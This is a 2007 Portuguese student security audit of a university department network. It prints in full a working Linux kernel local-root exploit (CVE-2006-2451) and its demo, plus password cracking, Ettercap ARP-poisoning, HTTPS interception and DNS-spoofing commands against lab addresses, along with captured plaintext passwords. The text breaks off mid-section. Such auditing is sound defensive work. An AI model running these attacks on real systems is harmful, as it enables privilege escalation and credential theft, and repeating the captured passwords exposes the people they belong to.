UNIVERSIDADE FEDERAL DA PARAIBA – UFPB
DEPARTAMENTO DE INFORMATICA – DI
CURSO DE CIÊNCIA DA COMPUTAÇÃO

PROJETO DE SEGURANÇA E MODERNIZAÇÃO DA REDE DO DEPARTAMENTO DE INFORMATICA DA UFPB

João Filho Matos Figueiredo

João Pessoa - PB
2007

JOÃO FILHO MATOS FIGUEIREDO

PROJETO DE SEGURANÇA E MODERNIZAÇÃO DA REDE DO DEPARTAMENTO DE INFORMATICA DA UFPB

Trabalho apresentado ao término do primeiro período do curso de ciência da computação, como meio de contribuir com uma pequena parcela ao grande crescimento desta instituição.

João Pessoa - PB
2007

Dedico este estudo:
à Deus que lho permitiu;
à minha mãe, Carminha;
à minha namorada, Tathe.

Meus sinceros agradecimentos...

...à Deus em quem eu tudo posso, sem ele, eu nada seria;

...aos meus Pais, por todo amor que tem por mim;

...à minha namorada, por seu amor verdadei

...ao Prof. Dr. Gustavo Motta, pelo apoio e aju

...à minha irmã Juliana, por sua paciência;

ABSTRACT

This project aims to raise the security level of Federal University of Paraíba's Department of Informatics' computer network in Brazil. Several flaws found in the current situation, low cost solutions and a new topology will be presented, which may offer better perfomance and improved security for every segment of it.

SUMÁRIO

LISTA DE FIGURAS

INTRODUÇÃO

A cada dia, e cada vez mais, os sistemas informáticos participam direta ou indiretamente do dia-a-dia das pessoas, desde curiosos, estudantes e profissionais até os mais variados setores. Tais sistemas, algumas vezes, apresentam grandes riscos aos seus usuários, pois, se mal utilizados, podem ser responsáveis por grandes fraudes e prejuízos, principalmente quando estes englobam Redes de Computadores. Portanto, é preciso garantir a segurança das redes a fim de evitar que pessoas não autorizadas tenham acesso a informações confidenciais das mesmas, prevenido que fraudadores possam visualizar, ou alterar, informações ou causarem algum tipo de dano.

Neste contexto, o objetivo deste projeto é prover uma maior confiabilidade para os usuários que utilizam a rede de computadores da Universidade Federal da Paraíba(UFPB). Onde serão apresentadas falhas encontradas na atual situação da rede, possíveis soluções de baixo custo e uma nova Topologia para rede, que visa oferecer uma melhor performance e maior segurança para todos os segmentos da mesma.

METODOLOGIA

Inicialmente serão apresentadas, e explicadas, algumas falhas críticas que podem ser encontradas nos computadores e na própria Rede do Departamento de Informática, para que, logo em seguida, sejam propostas as soluções para os referidos problemas, dividindo-se essas, em soluções triviais e de baixo custo e soluções mais abrangentes, como uma nova Topologia de Rede que será proposta.

1. APRESENTAÇÃO DE ALGUMAS FALHAS

Neste ponto será feita uma introdução de algumas falhas para posterior demonstração.

1.1 Introdução a Buffer-Overflows

Consiste de um ataque de manipulação a memória, permitindo ao usuário introduzir dados que não serão corretamente verificados pela aplicação. Ocorre normalmente após uma introdução excessiva de dados, forçando assim o programa a sofrer um "*crash*". Dependendo do local da memória onde a introdução de dados foi feita, existirão inúmeras possibilidades que acarretarão no rompimento da lógica do fluxo do programa.

Existem três classes de *buffer overflows*:

- Overflows Clássicos
- Overflows de variáveis
- Falhas de formatação de strings

Serão abordados aqui apenas os *overflows* de variáveis, por ser o tipo de falha que pode ser encontrada nos computadores do laboratório Ada.

1.1.2 Overflows de Variáveis

Esse tipo de overflow, que na realidade é um método de acesso aos outros tipos, consiste basicamente em cálculos aritméticos com variáveis

inteiras que terminam por gerar resultados incorretos e susceptíveis a exploração maliciosa.

Por exemplo:

```
int a = 0xffffffff;
int b = 1;
int s = a + b;
```

Assim, se os inteiros forem de 32bits, o valor de *s* será zero. Já para inteiros de 64bits, o valor será 0x100000000.

Heap wrap-around

Exemplo:

```
int func(int *vectori, int comp) {
int *vectord, i;
vectord = malloc(comp * sizeof(int));
if (vectord == NULL)
return –1;
for (i = 0; i < comp; i++)
vectord[i] = vectori[i];
return vectord;
}
```

O argumento da função *malloc()* será o produto da variável inteira *comp* pelo tamanho do tipo de dados inteiros(4bytes para inteiros de 32bits). Suponha que o valor de *comp* seja 0x40000001, então o produto, em 32bits, será igual a 4(truncatura). Assim, a função *malloc()* alocará apenas 4bytes, enquanto muito mais bytes serão escritos no *heap*, acarretando no *overflow*. Essa escrita excessiva de bytes no *heap* pode ser explorada através de algumas técnicas.

Exemplo II: (Tamanhos negativos)

```
int func(char *orig, int comp) {
char *dest[80];
if (comp > sizeof(dest)) return –1;
memcpy(dest, orig, comp);
return 0;
}
```

Esse exemplo apenas testa se o valor de *comp* é maior do que o tamanho do vector *dest[]*, mas não testa se é negativo! Caso seja negativo, a função *memcpy()* irá usar o valor como “inteiro sem sinal”, o que provocará o *overflow.* Suponha que o valor de *comp* seja -200, então a função *memcpy()* irá tentar copiar 4294967096 bytes, provocando o “crash” imediato e interrompendo o programa.

1.2 Falha Linux Kernel PRCTL Core Dump Handling

Foi divulgada uma falha em julho de 2006, a qual afetou uma série do *kernel 2.6* do *linux*. Consistindo basicamente em um possível *crash* na variável *newconntrack* em *sctp_packet*, que pode ser explorada por um programa malicioso causando uma negação de serviço(*denial of service*) ou possibilitando ao usuário ganhar privilégios no sistema.

Dentre as versões afetadas, está uma que acompanha a instalação padrão da distribuição *Kubuntu 6.06*, bastando que o usuário mantenha a tecla ESC pressionada durante o boot e escolha a versão 2.6.15-23 do *kernel.* Uma vez carregado o Sistema Operacional, a simples execução do código malicioso trará ao usuário privilégios de *root* no sistema.

Abaixo temos um exploit para tal:

```
/*************************************************/
/* Local r00t Exploit for:                       */
/* Linux Kernel PRCTL Core Dump Handling         */
/* ( BID 18874 / CVE-2006-2451 )                 */
/* Kernel 2.6.x (>= 2.6.13 && < 2.6.17.4)        */
/* By:                                           */
/* - dreyer <luna at aditel.org> (main PoC code) */
/* - RoMaNSoFt <roman at rs-labs.com> (local root code) */
/*                          [ 10.Jul.2006 ] */
/*************************************************/

#include <stdio.h>
#include <sys/time.h>
#include <sys/resource.h>
#include <unistd.h>
#include <linux/prctl.h>
#include <stdlib.h>
#include <sys/types.h>
#include <signal.h>

char
*payload="\nSHELL=/bin/sh\nPATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/us
r/sbin:/usr/bin\n* * * * * root cp /bin/sh /tmp/sh ; chown root /tmp/sh ; chmod
4755 /tmp/sh ; rm -f /etc/cron.d/core\n";

int main() {
    int child;
    struct rlimit corelimit;
    printf("Linux Kernel 2.6.x PRCTL Core Dump Handling - Local r00t\n");
    printf("By: dreyer & RoMaNSoFt\n");
    printf("[ 10.Jul.2006 ]\n\n");

    corelimit.rlim_cur = RLIM_INFINITY;
    corelimit.rlim_max = RLIM_INFINITY;
```

```
    setrlimit(RLIMIT_CORE, &corelimit);

    printf("[*] Creating Cron entry\n");

    if ( !( child = fork() )) {
        chdir("/etc/cron.d");
        prctl(PR_SET_DUMPABLE, 2);
        sleep(200);
        exit(1);
    }

    kill(child, SIGSEGV);

    printf("[*] Sleeping for aprox. one minute (** please wait **)\n");
    sleep(62);

    printf("[*] Running shell (remember to remove /tmp/sh when finished) ...\n");
    system("/tmp/sh -i");
}
```

Demonstração:

```
joaofilho@DI-09:~$ uname -a; whoami
Linux DI-09 2.6.15-23-386 #1 PREEMPT Tue May 23 13:49:40 UTC 2006 i686 GNU/Linux
joaofilho
joaofilho@DI-09:~$ gcc -o xpl rs_prctl_kernel.c
joaofilho@DI-09:~$ ./xpl
Linux Kernel 2.6.x PRCTL Core Dump Handling - Local r00t
By: dreyer & RoMaNSoFt
[ 10.Jul.2006 ]

[*] Creating Cron entry
[*] Sleeping for aprox. one minute (** please wait **)
[*] Running shell (remember to remove /tmp/sh when finished) ...
sh-3.1# whoami
root
sh-3.1#
```

Figura 1 – Exploração da falha local root

Uma vez que o usuário adquiriu privilégios de *root*, poderá usar meios que garantam posteriores acessos, pondo assim toda a rede em risco, visto que um superusuario terá permissão de acesso ao *hardware*, tal como a placa de rede, possibilitando a utilização de técnicas mais avançadas descritas mais adiante.

1.3 Quebra de Passwords

Outro ponto crítico é o fato de que o usuário *root* terá acesso a arquivos importantes do sistema, tais como arquivos que provêem o correto funcionamento dos daemons, configurações críticas da rede e arquivos que contém informações dos usuários locais, incluindo a senha encriptada em *MD5*.

Demonstrará-se uma maneira simples de obtenção das senhas através dos respectivos *hashs MD5*, não esquecendo de ressaltar que diversas são as técnicas que possibilitam a obtenção das senhas, muitas delas bem mais eficientes da que será demonstrada, como, por exemplo, uso de tabelas randômicas com aplicativos particulares, que chegam a “quebrar” senhas “difíceis” em alguns minutos.

Segue abaixo uma demonstração obtida no site que disponibiliza tal aplicativo:

```
statistics
-------------------------------------------------------
plaintext found:          10 of 10 (100.00%)
total disk access time:   275.72 s
total cryptanalysis time: 1813.89 s
total chain walk step:    969998385
total false alarm:        79474
total chain walk step due to false alarm: 304186237

result
-------------------------------------------------------
1a2e00e2ed796266a706b38dcab7c2de  df62do9b
hex:64663632646f3962
```

```
b6ca49c72ace341fcf44de3dec67c3a2  7py8gx2o
hex:377079386778326f
1e08f07524b2000942d4003ea1b876b4  606kf40b
hex:3630366b66343062
736cc0e0e912e28c3169b59411b55d16  13z9g6oe
hex:31337a3967366f65
375dcfcb4fc88815e2c3ed22a8c65796  25y9xsw6
hex:3235793978737736
3de3fce89bf4f29587425a1ef5b12bdb  40jk9fh
hex:34306a6b396668
a1668f5f1ca8bb7214be760580a17dba  cf4sl1q5
hex:636634736c317135
848d1e6d4c316584c78e1520762aab87  lt29tlmy
hex:6c743239746c6d79
e31db66e486fb722da9ddf334c48077d  pjra48cd
hex:706a726134386364
56b648bb6d7ec688142fa1ed65b51863  wni1t47r
hex:776e693174343772
```

O uso de tabelas randômicas não será demonstrado neste documento por exigir uma quantidade relativamente alta de espaço livre em disco, o que o torna inviável em alguns casos.

1.3.1 John The Ripper

Uma aplicação clássica para quebra de vários tipos de *hashs* é o famoso *John The Ripper*, que testa possibilidades de senhas usando uma incrível “inteligência” para gerar possíveis senhas que tenham um certo sentido, não usando, por exemplo, combinações pouco prováveis como “aaaaaa”, “aaaaab”, “aaaaac” etc., deixando tais combinações para ultimo caso, o que torna o processo de obtenção das senhas bastante mais rápido.

O John identifica o tipo de criptografia do *hash* e encripta igualmente suas combinações, em seguida ele simplesmente faz a comparação dos *hashs*, se forem iguais, eis a senha.

Maiores informações podem ser obtidas no site dos desenvolvedores: < http://www.openwall.com/john/ >

1.3.1.1 Exploração com John The Ripper

No linux, o arquivo padrão que contém as senhas dos usuários locais é o /etc/shadow. Da análise dos computadores do laboratório Ada, percebe-se que estes possuem duas contas com senhas triviais, que poderão ser utilizadas por usuários mal intencionados com intuitos de dificultar sua identificação.

Segue abaixo uma demonstração da obtenção das senhas usando o John The Ripper:



Figura 2 – Quebra de passwords locais

Adiante serão apresentadas falhas mais abrangentes, que põem em risco todos os seguimentos da rede. Estas são provenientes do protocolo *ARP(Adrress Resolution Protocol*), que explicaremos seu funcionamento para posterior entendimento da técnica conhecida como *ARP Poisoning*.

1.4 Protocolo ARP

É um protocolo simples que tem como função resolver os endereços de IP em endereços físicos(*MAC Adrres*), se dando em dois passos:

pedido(*request*) e respota(*reply*). Eis a base de toda comunicação IP, pois se da na segunda camada da pilha do protocolo TCP/IP e, portanto, fornece serviços a camada três(do IP).

Quando um computador A precisa fazer uma comunicação com um computador B, dentro da sua *LAN*, ele precisará saber o endereço IP do destino(computador B), por exemplo, 10.1.1.2, mas não sabe qual é o *MAC Addrres* de B, assim, ele lança um *broadcast* para a rede solicitando o *MAC* para o referido endereço de IP(10.1.1.2). A solicitação chegará a todos os *hosts* da rede, mas apenas aquele que possuir o endereço de IP referido irá responder o *broadacast*. Feito isso, o computador A receberá o *MAC Addrres* de B e guardará esse endereço na sua tabela *ARP* para posterior utilização.

1.5 ARP Poisoning

A essência do protocolo *ARP* é alcançar um meio rápido que permita a comunicação entre os componentes da rede, porém desde sua criação não tem sofrido grandes modificações, tornando-o um protocolo susceptível a vulnerabilidades, por exemplo, um dispositivo da rede poderá aceitar *ARP replys* de qualquer origem sem que tenha enviado *requests*, podendo assim receber informações falsas e ter sua tabela *ARP* “envenenada”. É com base nessa falha que se situa a técnica de *ARP Poisoning.*

A tabela *ARP* poderá ser inserida manualmente por um usuário(arp –s) ou através da utilização de ferramentas que promovem o “envenenamento” da rede, bons exemplos são os famosos Cain&Abel, Ettercap e o Dsniff, que conseguem roubar seções seguras(*SSL*) através fornecimento de certificados forjados, que se aceito, será a chave para quebra de uma seção que se julga codificada.

1.6 Quanto aos equipamentos da rede(Hub e Switch)

Alguns administradores ainda julgam que ao interligar a rede utilizando *switchs* estarão salvos de escutas(*sniffing*). No entanto, existem meios de atingir o mesmo fim que se atingiria caso a rede fosse interligada através de *hubs.*

O *Switch* processa os dados de forma diferente dos *hubs*, que transmitem os dados que recebem em uma porta para todas as outras. Este mantém uma tabela *CAM(Content Addressable Memory)* interna, que faz a ligação entre o endereço de rede e a porta de destino/recepção. Ao receber um pacote, o *switch* guarda o endereço de origem na tabela *CAM* para que, da próxima vez que um pacote com destino a esta porta chegue, ele não seja encaminhado para todas as portas, visto que o endereço já está registrado. A falha está no fato de que a tabela *CAM* é atualizada dinamicamente, permitindo assim a alteração do *MAC* registrado para a porta onde está ligado. A isto se dá o nome de *Port Stealing*.

1.7 Ataques Man-In-The-Middle

Os ataques de *MITM* baseiam-se em forçar a maquina vitima, ou toda a rede, a encaminhar o tráfego para a maquina do atacante, que por sua vez, mantém o fluxo da rede reencaminhando os dados, tendo assim acesso a todo o trafego, seja encriptado ou não.

Após a maquina atacante estar entre a vítima e todos os destinos desta, o *sniffing* da rede se torna simples, dado que todos os pacotes atravessam o atacante, é possível obter claramente *passwords* de seções sem codificação(tais como seções de telnet, ftp, http, etc), roubar seções seguras(https, ssh, etc), injetar pacotes em uma dada conexão de uma determinada vitima, alterar o conteúdo dos pacotes em circulação, eliminar determinados pacotes ou até aumentar a quantidade de dados.

São exemplos dos ataques citados:

- **Injeção de comandos:** Injeção de comandos para um servidor, emulação de respostas falsas ao cliente e etc;
- **Injeção de código malicioso:** inserção de código em paginas web ou email(javascript, trojans, vírus, notificações falsas, etc) ou até alteração de binários em transferências(vírus, backdoors, etc);
- **Key Exchange(troca de chave):** alteração da chave pública de cliente e servidor, enganando ambos os lados fazendo-se passar pelo lado oposto(exemplo SSHv1);
- **Substituição de parâmetros:** O atacante poderá influenciar a vitima e o servidor a usarem uma versão menos segura do protocolo, por exemplo, de SSH1.99 para SSH1.51;

Estes são apenas alguns exemplos para que se perceba a ameaça que representa um ataque *MITM.*

1.7.1 Exploração

Demonstrará-se como as falhas acima citadas podem ser facilmente exploradas através de algumas ferramentas, em particular, usaremos a ferramenta Ettercap em nossos testes. Maiores informações sobre o Ettercap podem ser encontradas no site: < http://ettercap.sourceforge.net >

Será usado um dos computadores do laboratório Ada, não esquecendo de ressaltar que a ferramenta também está disponível para outras plataformas, tais como Windows e Solaris.

Após adquirir privilégios de *root* explorando a falha no *kernel* citada anteriormente(ou qualquer outra), instala-se o Ettercap, que está disponível tanto para modo texto, como para interface gráfica(*gtk*).

1.7.1.1 Roubo de seção não segura

Iniciará-se a bateria de exposição das falhas provenientes do protocolo *ARP* com a exploração de simples seções *http*, onde podemos alterar o conteúdo de sites visitados pela vitima, capturar senhas de logins não seguros ou até fazer espionagem visualizando os passos da vitima.

Iniciou-se o ettercap em modo texto:

```
root@DI-09:/# ettercap -T -M arp:remote /150.165.130.65/ /150.165.130.144/ > teste
* |=================================================>| 100.00 %
```

Figura 3 – Rodando ettercap em modo texto

O comando acima roda o ettercap pondo-o entre a vítima (150.165.130.144) e o seu *gateway* (150.165.130.65) e armazena todo o trafego dentro do arquivo *teste*. Usar-se-á o computador da vítima para acessar seções *http* não seguras e vejamos o resultado abaixo:

```
root@DI-09:/# cat teste | grep pass
                            <td width="109"><img src="images/null.gif" width="19" h
eight="1"><input name="senha" type="password" class="inputText" style="width:90px;" m
axlength="12"></td>
                            <td width="109"><img src="images/null.gif" width="19" h
eight="1"><input name="senha" type="password" class="inputText" style="width:90px;" m
axlength="12"></td>
                            <td width="109"><img src="images/null.gif" width="19" h
eight="1"><input name="senha" type="password" class="inputText" style="width:90px;" m
axlength="12"></td>
user_home=smurfhp&pass_home=kenga91&x=0&y=0HTTP/1.0 302 Moved Temporarily.
                            <td width="109"><img src="images/null.gif" width="19" h
```

Figura 4 – Senha não segura capturada

No exemplo acima, a vitima efetuou login no servidor *hpg.com.br* e o *sniffer* interceptou sua senha, armazenando-a no arquivo *teste.* Abaixo, foi efetuado login no servidor *criandosite.virgula.com.br,* donde pode-se ver o login e senha na figura 5.

```
GIF89a.............!.....,.............D..;root@DI-09:/# cat teste | joao
bash: joao: comando nÃ£o encontrado
root@DI-09:/# cat teste | grep joao
usuario=joaofilho123&senha=smurfns123&image.x=0&image.y=0HTTP/1.0 302 Moved Temp
orarily.
```

Figura 5 – Senha não segura capturada

Pode-se também verificar as conexões estabelecidas pela vitima e finalizá-las, caso desejado, veja:



Figura 6 –Visualizando conexões dos usuários com ettercap



Figura 7 – Killando uma conexão com ettercap

Outro ponto crítico diz respeito à utilização de e-mail POP na rede, tornando trivial a quebra da privacidade dos seus usuários.

Segue abaixo um exemplo:



Figura 8 – Senha de e-mail POP capturada

O ettercap também poderá receber novas funcionalidades através da utilização de *plugins*, dentre eles destacamos; coletores de *passwords* de diversos protocolos; filtro e substituidor de pacotes; OS *fingerprinting*; ferramentas para *killar* conexões, *port stealing* (método alternativo de *sniffing* em redes comutadas, sem que haja "envenenamento" *ARP*).

1.7.1.2 Roubo de seção HTTPs

O roubo de seções *HTTPs* é uma técnica complexa comparada com a anteriormente referida, uma vez que apenas o envenenamento *ARP* e a

interceptação do trafego não são suficientes, visto que os dados agora circulam encriptados. Quando uma seção desse tipo é iniciada, a maquina remota(servidor) envia ao cliente um certificado digital que comprova a sua identidade. Este certificado, por sua vez, está assinado por uma Autoridade de Certificação(CA) bem conhecida. Desde modo, recebido o certificado, o cliente poderá enviar as informações para o servidor encriptando-as com a chave pública do mesmo (que está “embutida” no certificado). Logo, alguém que esteja a capturar o trafego não poderá desencriptar os dados, uma vez que não possui a chave privada do servidor.

Diante dessa situação, podemos recorrer a seguinte técnica:

O atacante poderá enviar um certificado falso para a vitima antes que o servidor o faça, assim o cliente encriptará os dados com a chave pública do atacante, tornando possível a desencriptação. Quanto à autenticidade do certificado, ainda pode-se recorrer a outro artifício; Aproveitar-se de uma falha conhecida do Internet Explorer(IE, versões 5 e 6), dada sua incapacidade de analisar os limites básicos dos certificados(*basic constraints*). Possibilitando a qualquer um que obtenha um certificado válido assinado (de preferência pela *VerySign*) gerar outro certificado valido para um domínio qualquer.

Ou apenas esperar que a vitima, leiga, aceite o certificado.

Demonstração:

Antes de iniciar os testes, faz-se necessário algumas configurações:

1. Abrir o arquivo etter.conf e descomentar as linhas do redir_command_on e redir_command_off(referentes ao iptables). Ou usar uma regra *iptables* manualmente que encaminhe o trafego *ssl* para uma outra porta.
2. Alterar o *ec_uid* e o *ec_gid* para 0.
3. Ativar a função IP *forwarding* para garantir o encaminhamento de pacotes no *firewall;*

echo 1 > /proc/sys/net/ipv4/ip_forward

Finalmente o Ettercap está pronto para inspecionar o trafego SSL.

Após devidamente iniciado, todo o trafego da vítima está passando pela maquina do atacante. Usou-se um computador do laboratório Alan Turing para acessar um servidor HTTPs e verificar o resultado;



Figura 9 – Captura de senha segura(HTTPS-Orkut)

1.7.1.3 Forjamento de DNS (DNS Poisoning)

Outra categoria do *MITM* que apresenta um risco relativamente alto, uma vez que redireciona o acesso da vitima (o *browser*, por exemplo) sem que ela perceba, podendo o atacante usar algum tipo de engenharia social para obter informações importantes, tais como senhas ou dados bancários.

O atacante intercepta os pedidos de DNS para recolher o ID do pedido, respondendo-os antes que o servidor verdadeiro de DNS o faça, visto que o cliente ignorará a segunda resposta(do DNS real).

Demonstração:

Algumas configurações necessárias:

